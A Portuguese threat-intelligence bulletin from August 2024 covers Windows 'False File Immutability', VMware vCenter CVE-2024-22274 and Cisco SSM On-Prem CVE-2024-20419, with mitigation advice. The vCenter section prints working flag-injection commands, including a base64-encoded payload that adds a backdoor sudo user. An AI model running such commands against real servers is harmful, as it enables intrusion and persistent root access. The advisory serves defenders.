
Your IT Company

# Principais Vulnerabilidades e Ameaças (Agosto/24)

## 1. Objetivo

Este documento foi desenvolvido e fundamentado utilizando as documentações oficiais do NIST (National Institute Of Standards and Technology), MITRE e CVE.org, que são conhecidas mundialmente na área de cibersegurança, como modelo e padronização de melhores práticas de segurança, pesquisa de metodologias de ataques e defesa cibernética, e pesquisa e catalogação de novas vulnerabilidades em sistemas operacionais e aplicações.

Para ver mais sobre vulnerabilidades acesse o endereço interno: https://servicesecurity.sharepoint.com/:u:/r/sites/ComitEditorial/SitePages/Vulnerabilidades-(CVEs).aspx?csf=1&web=1&share=EfmfMqeKLR1Nin36yYlXeOsBT8dah8so1vtwJOkTa0omKg&e=hv0atg.

## 2. Vulnerabilidades e Ameaças descobertas

### 2.1. Encontrada vulnerabilidade de imutabilidade de arquivos no kernel do Windows 11 que permite execução remota de códigos arbitrários.

Recentemente pesquisadores descobriram uma nova classe de vulnerabilidade no Kernel do Windows 11 que pode permitir a um agente de ameaça executar código arbitrário com privilégios de Kernel.

Essa vulnerabilidade, chamada "Imutabilidade de Arquivo", existe devido a suposições incorretas no design do recurso principal do Windows. Essas suposições podem resultar em comportamento indefinido e vulnerabilidades de segurança. A imutabilidade de arquivos refere-se à prática de garantir que certos arquivos não possam ser modificados, excluídos ou alterados após sua criação, mesmo que sejam maliciosos ou falsificados.

A lista de componentes e conceitos associados a esta vulnerabilidade de "Imutabilidade de Arquivo Falso" é a seguinte:

- Compartilhamento de Arquivos no Windows: Conjunto completo de direitos de acesso.
- Gerenciador de Memória: Trata páginas realocadas de PE como não modificadas, aplicando realocações dinamicamente durante falhas de página.
- Aplicação de Compartilhamento: Responsabilidade do driver do sistema de arquivos chamar IoCheckShareAccess ou IoCheckLinkShareAccess para ver se o par DesiredAccess/ShareMode solicitado é compatível.
- Authenticode: Descreve uma maneira de empregar criptografia para “assinar” arquivos PE.
- Integridade do Código: Válidas assinaturas no kernel.
- Suposições incorretas: Implica que arquivos abertos com sucesso sem compartilhamento de escrita não podem ser modificados por outro usuário ou processo.
- Hashes de Páginas: Lista de hashes de cada página de 4KB dentro de um arquivo PE.
- Redirecionadores de Rede: Permitem o uso de caminhos de rede com qualquer API que aceite caminhos de arquivo.
- Protected Process Light (PPL): Serviços Anti-Malware são executados como Protected Process Light (PPL), protegendo-os de adulterações por malware com direitos de administrador, então o ransomware não pode terminar o serviço Anti-Malware.



Classificação: Público

Um atacante pode utilizar essa falsa imutabilidade de arquivo empregando um redirecionador de rede para modificar a DLL do PPL no servidor e contornar as restrições de compartilhamento.

Nesse caso, os PEs que suportam uma imagem executável são incorretamente assumidos como imutáveis. No entanto, essa classe de vulnerabilidade é chamada de “Falsa Imutabilidade de Arquivo”.

**Exploração**

O fluxo do ataque começa com um atacante plantando um catálogo de segurança em um dispositivo de armazenamento que ele controla.

Em seguida, ele instala um link simbólico para este catálogo no diretório CatRoot para garantir que o Windows possa encontrá-lo.




*Figura 1 – Fluxo da exploração. Fonte: https://www.elastic.co/security-labs/false-file-immutability*

Prosseguindo com o ataque, o atacante pode realizar as seguintes ações para explorar essa vulnerabilidade:

- Solicita ao Kernel para carregar um driver de Kernel malicioso não assinado.
- A Integridade do Código tenta validar o driver, mas não consegue encontrar uma assinatura ou autentihash confiável, então verifica novamente o diretório CatRoot e encontra o novo catálogo do atacante.
- CI mapeia o catálogo na memória do kernel e valida sua assinatura. Isso gera falhas de página, que são enviadas para o dispositivo de armazenamento do atacante. O dispositivo de armazenamento retorna um catálogo legítimo assinado pela Microsoft.
- O atacante esvazia o conjunto de trabalho do sistema, forçando todas as páginas do catálogo buscadas anteriormente a serem descartadas.
- CI começa a analisar o catálogo, gerando novas falhas de página. Desta vez, o dispositivo de armazenamento injeta o autentihash do driver malicioso.



Classificação: Público

- CI encontra o autentihash do driver malicioso no catálogo e carrega o driver. Neste ponto, o atacante conseguiu executar código arbitrário no kernel.




*Figura 2 - Exemplo de exploit de leitura dupla usando memória compartilhada. Fonte: [https://www.elastic.co/security-labs/false-file-immutability](https://www.elastic.co/security-labs/false-file-immutability)*

Além disto esta vulnerabilidade também pode surgir quando o código da vítima lê o mesmo valor de um buffer controlado pelo atacante mais de uma vez.

O agente de ameaça pode alterar o valor desse buffer entre as leituras, resultando em comportamento inesperado da vítima.

No entanto, o padrão de ataque pode ser executado configurando o campo de comprimento da estrutura de um pacote para 16 bytes e, em seguida, sinalizando o servidor para indicar que um pacote está pronto para processamento.

O servidor vítima acorda e aloca um buffer de 16 bytes usando malloc(pPacket->length). O atacante então altera o campo de comprimento para 32.

Em seguida, o servidor vítima tenta copiar o conteúdo do pacote para o novo buffer chamando memcpy(pBuffer, pPacket->data, pPacket->length), relendo o valor em pPacket->length, que agora é 32. A vítima acaba copiando 32 bytes em um buffer de 16 bytes, causando um estouro de buffer.

**Mitigação e prevenção**

De acordo com as diretrizes oficiais de serviço, o MSRC (Microsoft Security Response Center) não corrigira esta vulnerabilidade via atualização de segurança. Este tipo de vulnerabilidade, no entanto, permite que malware ignore Proteções de Processos Anti-Malware, deixando AVs e EDRs vulneráveis.

Não existe a possibilidade de corrigir a Integridade do Código, então para mitigá-la os pesquisadores, criaram o FineButWeCanStillEasilyStopIt, um driver de minifiltro de sistema de arquivos que impede que a Integridade do Código abra catálogos de segurança sobre redirecionadores de rede. Que foi disponibilizado no GitHub e está acessível no seguinte link: https://github.com/gabriellandau/ItsNotASecurityBoundary/tree/main/FineButWeCanStillEasilyStopIt

FineButWeCanStillEasilyStopIt tem que “pular” alguns obstáculos para identificar corretamente o comportamento problemático enquanto minimiza falsos positivos. Idealmente, o próprio CI poderia ser corrigido com algumas pequenas mudanças.



Classificação: Público


*Figura 3 - Corrigindo o processamento de catálogos copiando o catálogo para o heap. Fonte: https://www.elastic.co/security-labs/false-file-immutability*

Os aplicativos podem mitigar vulnerabilidades de leitura dupla copiando o conteúdo do arquivo do mapeamento de arquivo para o heap e usando exclusivamente essa cópia do heap para todas as operações subsequentes. O heap do kernel é chamado de pool, e a função de alocação correspondente é ExAllocatePool.




*Figura 4 - Corrigindo o processamento de catálogos bloqueando as páginas na RAM. Fonte: https://www.elastic.co/security-labs/false-file-immutability*

Uma estratégia de mitigação alternativa para quebrar esses tipos de exploits é fixar as páginas do mapeamento de arquivo na memória física usando uma API como MmProbeAndLockPages. Isso impede a remoção dessas páginas quando o atacante esvazia o conjunto de trabalho.

Há uma outra maneira de mitigar este exploit sem mudanças da Microsoft – Integridade do Código Protegida por Hypervisor (HVCI). Se o HVCI estiver habilitado, o ci.dll não faz a análise do catálogo. Em vez disso, ele envia o conteúdo do catálogo para o Kernel Seguro, que é executado em uma máquina virtual separada no mesmo host.



Classificação: Público

O Kernel Seguro armazena o conteúdo do catálogo recebido em seu próprio heap, de onde a validação e a análise da assinatura são realizadas. Assim como com a mitigação ExAllocatePool descrita acima, o exploit é mitigado porque as alterações no arquivo não afetam a cópia do heap.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://www.elastic.co/security-labs/false-file-immutability e https://cybersecuritynews.com/windows-file-immutability-exploit/

## 2.2. Pesquisadores divulgam PoC (prova de conceito) de vulnerabilidade RCE no VMware vCenter Server.

O VMware vCenter Server é uma plataforma de gerenciamento centralizada que permite aos administradores de TI gerenciar ambientes virtuais com eficiência e agilidade. Desenvolvido pela VMware, líder em soluções de virtualização, o vCenter Server oferece uma interface unificada para o gerenciamento de máquinas virtuais (VMs), hosts, clusters e recursos de armazenamento. Ele fornece recursos robustos como provisionamento automatizado, monitoramento de desempenho, e ferramentas de backup e recuperação de desastres, facilitando a administração de grandes infraestruturas de TI.

O VMware vCenter Server é uma ferramenta poderosa para o gerenciamento de infraestruturas virtualizadas, mas como qualquer software, está sujeito a vulnerabilidades de segurança. Recentemente pesquisadores de cibersegurança divulgaram uma PoC de uma vulnerabilidade recebem descoberta, que recebeu a identificação: CVE-2024-22274 sendo classificada de acordo com o VMware com a pontuação CVSS v3.1: 7.2 de nível alto. E está descrita como: “O vCenter Server contém uma vulnerabilidade de execução remota de código autenticada. Um agente malicioso com privilégios administrativos na shell do appliance vCenter pode explorar essa falha para executar comandos arbitrários no sistema operacional subjacente”. Até este momento a vulnerabilidade ainda está aguardando análise da NIST.

A vulnerabilidade de execução remota de código (RCE - Remote Code Execution) permite que um atacante execute comandos arbitrários em um sistema ou dispositivo vulnerável. Isso pode ocorrer devido a falhas em softwares, como brechas em aplicativos web, sistemas operacionais ou qualquer software que aceita entradas do usuário sem validação adequada. A exploração bem-sucedida dessa vulnerabilidade pode permitir que o atacante tome controle completo do sistema afetado, podendo instalar malware, roubar dados ou executar outras atividades maliciosas.

**Exploração**

O exploit visa dois componentes específicos da API:

```
"com.vmware.appliance.recovery.backup.job.create"
"com.vmware.appliance.recovery.backup.validate"
```

Esses componentes são vulneráveis a um ataque de injeção de flags que pode ser utilizado para executar comandos arbitrários como usuário root no sistema alvo.

Para explorar essa vulnerabilidade, é necessário efetuar login na shell restrita do vCenter Server via SSH como um usuário com a função de "admin".



Classificação: Público


*Figura 5 – Shell restrito do vCenter Server. Fonte: https://github.com/mbadanoiu/CVE-2024-22274*

Executando vários comandos da API disponíveis para o usuário "admin" e inspecionando os comandos do sistema subjacente chamados usando o "pspy" , os analistas determinaram que os componentes da API

| |
|---|
| "com.vmware.appliance.recovery.backup.job.create"<br>"com.vmware.appliance.recovery.backup.validate" |

Executam comandos SSH específicos que são vulneráveis a ataques de Injeção de Flags usando a flag "ProxyCommand".

Neste caso, é possivel injetar a flag SSH maliciosa no campo "--username" e executar comandos arbitrários, como "/bin/touch /tmp/root!!!", como usuário "root".

| |
|---|
| backup.validate --parts common --locationType SFTP --location nowhere --locationUser '-o ProxyCommand=;/bin/touch /tmp/root!!! 2>' –locationPassword |




*Figura 6 – Acesso root sucedido. Fonte: https://github.com/mbadanoiu/CVE-2024-22274*

Como visto na imagem do acima, o arquivo "/tmp/root!!!" foi de fato criado com sucesso e pertence ao usuário "root".




*Figura 7 – Permissões da pasta criada. Fonte: https://github.com/mbadanoiu/CVE-2024-22274*

Para aproveitar essa vulnerabilidade em um ataque real, é possível usá-la para criar um usuário local, que tenha acesso SSH ao sistema alvo e esteja no grupo "sudo".



Classificação: Público

```
backup.validate --parts common --locationType SFTP --location nowhere --locationUser '-o ProxyCommand=;/bin/bash -c "{echo,dXNlcmFkZCBtYWxaICYmIGVjaG8gLWUgIk1hbElzSGVyZTEjXG5NYWxJc0hlcmUxIyIgfCBwYXNzd2QgbWFsWiA7IHVzZXJtb2QgLXMg L2Jpbi9iYXNoIG1hbFogJiYgdXNlcm1vZCAtYUcgc3VkbyBtYWxaCg==}|{base64,-d}|bash" 2>' –locationPassword
```

O comando acima executa os seguintes comandos do sistema codificados em base64:

```
useradd malZ && echo -e "MalIsHere1#\nMalIsHere1#" | passwd malZ ; usermod -s /bin/bash malZ && usermod -aG sudo malZ
```

Agora será inserido o comando malicioso do vCenter com o usuário “admin”:


*Figura 8 – Código malicioso em execução. Fonte: https://github.com/mbadanoiu/CVE-2024-22274*

E, em seguida, é possivel conectar via SSH com o novo usuário criado para obter uma shell totalmente interativa e elevar para o usuário “root”:


*Figura 9 – Acesso via SSH com elevação de acesso root. Fonte: https://github.com/mbadanoiu/CVE-2024-22274*

**Mitigação e prevenção**

No contexto da vulnerabilidade CVE-2024-22274, a versão afetada é a 8.0.0.10200. Se em seu ambiante o vCenter Server estiver executando essa versão ou uma anterior, ele pode estar vulnerável.

Para verificar a versão atual do seu vCenter Server, você pode seguir estes passos:

- Faça login no vSphere Client: Acesse seu vCenter Server através da interface web do vSphere Client.
- Navegue até o appliance do vCenter Server: Na árvore de inventário, localize e selecione seu appliance do vCenter Server.
- Verifique a aba Resumo: Depois de selecionar o appliance do vCenter Server, procure a guia "Resumo".
- Procure a informação de versão: Na guia Resumo, você deve ver uma seção que mostra a versão do vCenter Server. Normalmente, é exibida de forma proeminente e inclui tanto o número da versão principal quanto o número do build.

A VMware reconheceu a vulnerabilidade e recomenda que os usuários apliquem as



Classificação: Público

atualizações listadas na coluna 'Fixed Version' de sua matriz de resposta para as implantações afetadas.

| VMware Product | Version | Running On | CVE | CVSSv3 | Severity | Fixed Version | Workarounds | Additional Documentation |
|---|---|---|---|---|---|---|---|---|
| vCenter Server | 8.0 | Any | CVE-2024-22274, CVE-2024-22275 | 7.2, 4.9 | Important | 8.0 U2b | None | None |
| vCenter Server | 7.0 | Any | CVE-2024-22274, CVE-2024-22275 | 7.2, 4.9 | Important | 7.0 U3q | None | None |

*Figura 10 – Versões com correções da vulnerabilidade CVE-2024-22274. Fonte: https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/SecurityAdvisories/0/24308*

Atualmente, não há soluções alternativas disponíveis, enfatizando a importância de aplicar prontamente os patches de segurança.

Essa vulnerabilidade destaca a importância crítica de manter medidas de segurança atualizadas em ambientes de virtualização. As organizações que utilizam o VMware vCenter Server são fortemente aconselhadas a avaliar seus sistemas e aplicar as atualizações necessárias para mitigar o risco de exploração potencial.

**Mitigação e prevenção utilizando Qualys e Trend**

**Qualys:**

- Utilize o Qualys Vulnerability Management (VM) para realizar varreduras regulares em todos os servidores VMware vCenter na rede.
- Identifique as instâncias vulneráveis utilizando a biblioteca de assinaturas de vulnerabilidades do Qualys.
- Utilize o recurso de priorização de ameaças para focar nas instâncias mais críticas.
- Aplique patches fornecidos pela VMware imediatamente após a identificação.
- Automatize o gerenciamento de patches com o Qualys Patch Management para garantir que todas as correções sejam aplicadas rapidamente e de forma consistente.
- Habilite a monitoração contínua do Qualys para detectar novas vulnerabilidades em tempo real.
- Configure alertas para mudanças na configuração dos servidores vCenter.

**Trend:**

- Utilize o Trend Micro Deep Security para proteger os servidores VMware vCenter, aplicando proteção contra exploits e vulnerabilidades conhecidas.
- Configure regras de prevenção de intrusão (IPS) específicas para detectar e bloquear tentativas de exploração desta vulnerabilidade.
- Use o recurso de análise de comportamento do Trend Micro Vision One para identificar atividades suspeitas em servidores VMware.
- Monitore logs e eventos de segurança para identificar padrões de ataque e atividades anômalas.
- Utilize playbooks de resposta automática para conter ameaças e mitigar danos.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://github.com/mbadanoiu/CVE-2024-22274 , https://cybersecuritynews.com/vmware-vcenter-server-poc-exploit/ , https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/SecurityAdvisories/0/24308 e https://nvd.nist.gov/vuln/detail/CVE-2024-22274



Classificação: Público

## 2.3. Recente bug no Cisco Smart Software Manager On-Prem permite que hackers alterem a senha de qualquer usuário.

O Cisco Smart Software Manager On-Prem (SSM On-Prem) é uma solução de gerenciamento de licenças local que permite que organizações gerenciem suas licenças de software Cisco de maneira eficiente dentro de seu próprio ambiente de rede, sem a necessidade de uma conexão constante com a Cisco Smart Software Licensing (CSSM) na nuvem. Ele oferece uma interface centralizada para ativar, monitorar e gerenciar licenças, facilitando o cumprimento das políticas de conformidade e garantindo que os dispositivos estejam sempre operacionais. O SSM On-Prem é ideal para empresas que preferem ou precisam manter o gerenciamento de licenças dentro de seus próprios data centers devido a requisitos de segurança, privacidade ou conformidade.

A Cisco lançou um patch urgente para uma vulnerabilidade que recebeu a identificação: CVE-2024-20419 sendo classificada de acordo com a Cisco com a pontuação CVSS v3.1: 10 de nível crítico. E está descrita como: “Uma vulnerabilidade no sistema de autenticação do Cisco Smart Software Manager On-Prem (SSM On-Prem) pode permitir que um invasor remoto não autenticado altere a senha de qualquer usuário, incluindo usuários administrativos”. Até este momento a vulnerabilidade ainda está aguardando análise da NIST.

A exploração bem-sucedida dessa vulnerabilidade pode permitir que o atacante obtenha controle total sobre o sistema, levando a possíveis interrupções nos serviços, comprometimento de dados e outros impactos negativos.

### Exploração

Essa vulnerabilidade ocorre devido à implementação inadequada do processo de alteração de senha. Um invasor pode explorar essa vulnerabilidade enviando solicitações HTTP criadas para um dispositivo afetado. Uma exploração bem-sucedida pode permitir que um invasor acesse a interface do usuário ou a API da Web com os privilégios do usuário comprometido.

A vulnerabilidade permite que o atacante altere a senha de qualquer usuário, incluindo administradores, o que pode resultar no comprometimento total do dispositivo e de todos os dados e funcionalidades acessíveis por ele.

A Equipe de Resposta a Incidentes de Segurança de Produtos (PSIRT) da Cisco ainda não encontrou evidências de explorações públicas de prova de conceito ou tentativas de exploração direcionadas a essa vulnerabilidade.

### Mitigação e prevenção

A Cisco lançou atualizações de segurança para corrigir essa vulnerabilidade. É altamente recomendável que todas as organizações que utilizam o Cisco SSM On-Prem e o Cisco Smart Software Manager Satellite (SSM Satellite) atualizem imediatamente para as versões corrigidas. Não existem soluções alternativas disponíveis para mitigar a ameaça.

A empresa informa que não tem conhecimento de qualquer evidência de que a vulnerabilidade esteja sendo explorada ativamente. No entanto, é de extrema importância que as atualizações sejam aplicadas o mais rápido possível.



Classificação: Público

## Mitigação e prevenção utilizando Qualys e Trend

### Qualys:

- Utilize o Qualys Vulnerability Management (VM) para realizar varreduras detalhadas em todos os servidores Cisco SSM On-Prem na rede.
- Identifique as instâncias vulneráveis utilizando a biblioteca de assinaturas de vulnerabilidades do Qualys.
- Utilize o recurso de priorização de ameaças para focar nas instâncias mais críticas.
- Aplique patches fornecidos pela Cisco imediatamente após a identificação.
- Automatize o gerenciamento de patches com o Qualys Patch Management para garantir que todas as correções sejam aplicadas rapidamente e de forma consistente.
- Habilite a monitoração contínua do Qualys para detectar novas vulnerabilidades em tempo real.
- Configure alertas para mudanças na configuração dos servidores Cisco SSM On-Prem.

### Trend:

- Utilize o Trend Micro Deep Security para proteger os servidores Cisco SSM On-Prem, aplicando proteção contra exploits e vulnerabilidades conhecidas.
- Configure regras de prevenção de intrusão (IPS) específicas para detectar e bloquear tentativas de exploração desta vulnerabilidade.
- Use o recurso de análise de comportamento do Trend Micro Vision One para identificar atividades suspeitas em servidores Cisco.
- Monitore logs e eventos de segurança para identificar padrões de ataque e atividades anômalas.
- Integre o Trend Micro Vision One com sua equipe de resposta a incidentes para ações rápidas e coordenadas.
- Utilize playbooks de resposta automática para conter ameaças e mitigar danos.
- Realize uma revisão periódica das senhas e políticas de autenticação utilizando o Trend Micro para assegurar que senhas comprometidas sejam rapidamente identificadas e alteradas.
- Implemente a autenticação multifator (MFA) para adicionar uma camada extra de segurança ao acesso dos usuários.

Para ver mais detalhes sobre esta vulnerabilidade você pode acessar os endereços a seguir: https://www.bleepingcomputer.com/news/security/cisco-ssm-on-prem-bug-lets-hackers-change-any-users-password/ e https://nvd.nist.gov/vuln/detail/CVE-2024-20419

Esta publicação tem como objetivo orientar a equipe interna e os nossos clientes sobre ameaças emergentes no ambiente cibernético, possibilitando assim ações proativas de prevenção para tornar a infraestrutura de nossas empresas cada vez mais segura.

A publicação do documento de Inteligência de Ameaças será realizada quinzenalmente.

Produzido por: Comitê Editorial de Segurança da Service Sec

Contato, sugestões e críticas: comite.editorial@servicesec.com.br



Classificação: Público